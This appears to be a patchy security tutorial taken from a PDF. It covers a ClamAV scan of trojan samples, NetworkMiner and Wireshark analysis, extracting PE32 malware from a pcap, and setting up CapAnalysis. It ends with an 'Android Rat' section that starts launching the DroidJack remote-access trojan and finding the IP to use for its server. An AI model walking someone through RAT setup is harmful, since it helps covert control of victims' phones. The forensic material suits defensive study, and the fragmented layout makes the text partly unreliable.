
```
$ sudo apt-get install clamav clamav-freshclam
```

First you can start by updating ClamAV signatures:

```
$ sudo freshclam
```

Then you run a scan on any suspicious file to check if it is infected or not:

```
$ sudo Clamscan
```



```
Applications Raccourcis Système
root@mourad-VirtualBox: /home/mourad
Fichier Édition Affichage Rechercher Terminal Aide
root@mourad-VirtualBox:/home/mourad# clamscan Bureau/Malware/
Bureau/Malware/File1: BC.Heuristic.Trojan.SusPacked.TMS FOUND
Bureau/Malware/File7: Trojan.Bancos-14537 FOUND
Bureau/Malware/file2: BC.Heuristic.Trojan.SusPacked.BF-6.C FOUND
Bureau/Malware/File5: Suspect.Trojan.Generic.FD-7 FOUND
Bureau/Malware/File14: Trojan.Proxy-2657 FOUND
Bureau/Malware/file3: Trojan.Bancos-14204 FOUND
Bureau/Malware/File4: Trojan.Bancos-16021 FOUND


----- SCAN SUMMARY -----
Known viruses: 918321
Engine version: 0.97
Scanned directories: 1
Scanned files: 7
Infected files: 7
Data scanned: 6.29 MB
Data read: 6.26 MB (ratio 1.00:1)
Time: 5.784 sec (0 m 5 s)
root@mourad-VirtualBox:/home/mourad#
```


Scanning a folder with infected files

After analyzing the folders there are already infected files such as Trojan proxies that allow malicious users to control the victimized machine and use it as a proxy for spamming other people or perform any number of other malicious activities from their remote computer.

Using registry file

Just type “reg” in run





Network discovery

Network traffic is best captured by connecting a packet sniffer to a network tap or monitor port of a switch located at a central point of a network or preferably at the perimeter between two different networks. Ideally, one should ensure that the machine which performs the monitoring cannot emit network traffic to the network being monitored. The packet sniffer can, for example, be a machine running tcpdump or Wireshark, which stores the captured traffic to a pcap file which can be processed later. There are also more comprehensive network monitoring solutions available such as Sguil, but that is beyond the scope of this article. You can, of course, use Network- Miner to perform live sniffing of network traffic, but the recommended practice is to capture traffic to a pcap file with a purpose built sniffer and to subsequently perform offline analysis with a network forensic analysis tool. The pcap file can also be used as evidence if any illicit traffic is captured.

NetworkMiner 0.85 (Beta2)

File Tools Help

... Select a network adapter in the list ...

Start Stop

Hosts (169) | Frames (54533) | Files (222) | Images (152) | Credentials (100) | DNS | Parameters (110) | Keywords | ► | ▶


Sort Hosts On: Sent Packets (descending) Sort and Refresh

172.16.134.191 [172.16.134.191] [172.16.134.191:80] (Windows)

- IP: 172.16.134.191
- MAC: 0005690001E2 (Vmware, Inc.)
- Hostname: 172.16.134.191 172.16.134.191:80
- OS: Windows
 - Etercap: Linksys Router (0,09 %) Windows 2000 (0,77 %) Windows 2000 Pro SP3 (0,43 %) Win p0f: Windows 2000 SP2+, XP SP1+ (seldom 98) (100,00 %)
 - TTL: 127 (distance: 1)
 - + Open TCP Ports: 139 80 135 445 4899 25
 - + Sent: 25410 packets (1 462 536 Bytes), 0,00 % cleartext (0 of 0 Bytes)
 - + Received: 29126 packets (14 872 042 Bytes), 0,00 % cleartext (0 of 0 Bytes)
 - + Incoming sessions: 2706
 - + Outgoing sessions: 55
- Host Details
 - Domain Name 1 : PC0191
 - Web Browser Banner 1 : Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
 - Web Browser Banner 2 : CryptRetrieveObjectByUrl:InetSchemeProvider
 - Web Server Banner 1 : TCP 80 : Microsoft-IIS/5.0
 - Preferred SMB dialect : NT LM 0.12
 - SMB Native LAN Manager : Windows 2000 LAN Manager
 - SMB Native OS : Windows 5.0

- + 209.196.44.172 (Linux)
- + 207.172.16.150 [users.erols.com]
- + 24.197.194.106 (Windows)
- + 61.111.101.78 [OIL-6II61N0JwTK] (Windows)
- + 210.22.204.101 [ST-1111] (Windows)
- + 217.151.192.231 [hemsidor.torget.se]
- + 64.0.96.9 [macromedia.speedera.net] (Linux)
- + 216.154.242.126 [www.foundstone.com] (Other)
- + 209.45.125.69 [LIMPX001] (Windows)
- + 66.139.10.15 [GLITTER] (Windows)

Live Sniffing Buffer Usage:



By monitoring the network traffic to and from the embedded systems on your network, you actually have the possibility to see if they are acting as expected; you would, for example, not expect your printers to post files to an external FTP server, would you?

If you monitor the traffic that leaves your network you will be able to see what information is being exposed to external non-trusted parties. NetworkMiner also has a keyword search functionality that allows you to search all traffic (regardless of protocol) for keywords such as "confidential"



Data leakage and data seepage

Another use of NetworkMiner is in evaluating how much data, regarding you and your computer, is being disclosed to the network without your knowledge. By connecting your laptop to an unknown network or unencrypted WiFi access point you make this data available to any malicious lurker who might be sniffing that particular network. Not only might the lurker be able to read your emails and see your passwords, he may also be able to identify your previous IP address and to see which file servers you have network shares on. This type of information is called "Data Seepage" and can be used by an attacker to gain useful information in order to, for example, plan an attack. By launching NetworkMiner locally on your own machine, you will be able to see what information your computer is leaking to potentially malicious network-lurkers who might be performing Man-in-the-Middle or WiFi sniffing. After using NetworkMiner, you will soon learn that connecting your computer into an unknown network (wired or wireless) cannot be considered "safe sex"; so be sure to use protection if you wish to connect your Ethernet cable to a non-trusted RJ45 socket

Extract malware from pcap

Filter: http contains "in DOS mode"							Expression...	Clear
No.	Time	Source	Destination	Protocol	Length	Info		
281	26.421777	144.76.192.102	192.168.40.10	HTTP	59	HTTP/1.1 200 OK		
398	49.689785	144.76.192.102	192.168.40.10	HTTP	59	HTTP/1.1 200 OK		
524	59.525346	144.76.192.102	192.168.40.10	HTTP	59	HTTP/1.1 200 OK		
715	61.213132	144.76.192.102	192.168.40.10	HTTP	59	HTTP/1.1 200 OK		
1021	68.005689	144.76.192.102	192.168.40.10	HTTP	123	HTTP/1.1 200 OK		

click file->export objects>HTTP and then save all



type ls at that's pcap directory

```
jnieto@behindthefirewalls:~/php_attack$ ls
%2f %2f(17) %2f(25) %2f(33) %2f(41) %3f35523bb81eca604f9ebd1748879f3fc1
%2f(1) %2f(18) %2f(26) %2f(34) %2f(42) %3f52d4e644e9cda518824293e7a4cdb7a1
%2f(10) %2f(19) %2f(27) %2f(35) %2f(43) %3f695e6cca27beb62ddb0a8ea707e4ffb8=43
%2f(11) %2f(2) %2f(28) %2f(36) %2f(44) %3f90f5b9a1fbcb2e4a879001a28d7940b4
%2f(12) %2f(20) %2f(29) %2f(37) %2f(5) %3f9de26ff3b66ba82b35e31bf4ea975dfe
%2f(13) %2f(21) %2f(3) %2f(38) %2f(6) %3fb28b06f01e219d58efba9fe0d1fe1bb3
%2f(14) %2f(22) %2f(30) %2f(39) %2f(7) 8fdc5f9653bb42a310b96f5fb203815b.swf
%2f(15) %2f(23) %2f(31) %2f(4) %2f(8) b7fc797c851c250e92de05cbafe98609
%2f(16) %2f(24) %2f(32) %2f(40) %2f(9) geop.js
leftbar.png stat.htm
php.gif userprefs.js
phpnet.css x%3f695e6cca27beb62ddb0a8ea707e4ffb8=43
PluginDetect_All.js
print.css
rightbar.png
site.css
small_submit_white.gif
stat(1).htm
```

And then filter file's executable with type **file*|grep PE32**

```
jnieto@behindthefirewalls:~/php_attack$ file * | grep PE32
%3f35523bb81eca604f9ebd1748879f3fc1: PE32 executable (GUI) Intel 80386, for MS Windows
%3f52d4e644e9cda518824293e7a4cdb7a1: PE32 executable (console) Intel 80386, for MS Windows
%3f90f5b9a1fbcb2e4a879001a28d7940b4: PE32 executable (GUI) Intel 80386, for MS Windows
%3f9de26ff3b66ba82b35e31bf4ea975dfe: PE32 executable (GUI) Intel 80386, for MS Windows
%3fb28b06f01e219d58efba9fe0d1fe1bb3: PE32 executable (GUI) Intel 80386, for MS Windows
```

Jadi file malware yg sudah dimofifikasi tersebut adalah

```
%3f9de26ff3b66ba82b35e31bf4ea975dfe
%3f35523bb81eca604f9ebd1748879f3fc1
%3f52d4e644e9cda518824293e7a4cdb7a1
%3f90f5b9a1fbcb2e4a879001a28d7940b4
%3fb28b06f01e219d58efba9fe0d1fe1bb3
```

After got pcap from wireshark you can use capanysis

1. For wireless investigations User guide for capture analysis TCP & UDP Flows – deep packet inspection By Chris Harrington
2. CapAnalysis runs in Linux OS (x32/x64)

Debian based Pcap viewer

Analyze TCP & UDP streams

Supports multiple datasets

Performs deep packet inspection

Reporting and presentation capabilities

Using Kali Linux running in VMware workstation for this guide

To install CapAnalysis the easy way is using GDebi. For that the first step is install GDebi. The command to use is:

```
sudo apt-get install gdebi
```

After that, from the Desktop select, with the file manager, the CapAnalysis's installation package and clicking the right mouse button, install CapAnalysis using GDebi.

When the installation is completed CapAnalysis is already running. In any case if you want restart CapAnalysis the command to use is:

```
sudo /etc/init.d/capanalysis restart
```


Using your browser (Firefox, Chrome, ...) visit the URL <http://localhost:9877>. If you installed CapAnalysis in a server whose IP is <server_ip> the URL to use is: http://<server_ip>:9877


The page visualized will be similar at this at the right. Click on the button named “*New password*” and wait some seconds and following the instruction. After that you can upload your pcap file.

The screenshot shows the CapAnalysis web interface. At the top, there is a navigation bar with links for 'CapInstall', 'Manual', 'Support', and 'Credits'. Below the navigation bar, there are two sections: 'Status' and 'Install-Execution-Advice'. The 'Status' section contains a table with two rows: 'CapAnalysis' (status: Running) and 'Database' (status: User authentication failed). The 'Install-Execution-Advice' section contains a message: 'CapAnalysis [the user DB failed the authentication]'. It also includes a note: 'To change the user password click the button below.' followed by a blue 'New password' button. At the bottom of the page, there is a copyright notice: '© 2012-2016 CapAnalysis. All Rights Reserved.'


Mobile security

Android Rat





Open droidjack just type “java -jar Droidjack.jar”



Check your IP for server droidjack just type “ipconfig”

```

C:\Windows\System32\cmd.exe
IPv4 Address . . . . . : 192.168.56.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Ethernet adapter Ethernet:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::d5e3:7228:4048:91f8%12
IPv4 Address . . . . . : 192.168.1.110
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1

Wireless LAN adapter Wi-Fi:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::dd07:e7e6:6bf7:ebc7%4
IPv4 Address . . . . . : 172.16.2.135
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.2.1

Ethernet adapter Bluetooth Network Connection:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Tunnel adapter Local Area Connection* 4:
Connection-specific DNS Suffix . :
IPv6 Address . . . . . : 2001:0:9d38:6ab8:18d9:814:34dd:88f7
Link-local IPv6 Address . . . . . : fe80::18d9:814:34dd:88f7%16
Default Gateway . . . . . :

Tunnel adapter isatap.{54372FC9-B928-4E74-A75F-1EDB02A07C2E}:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

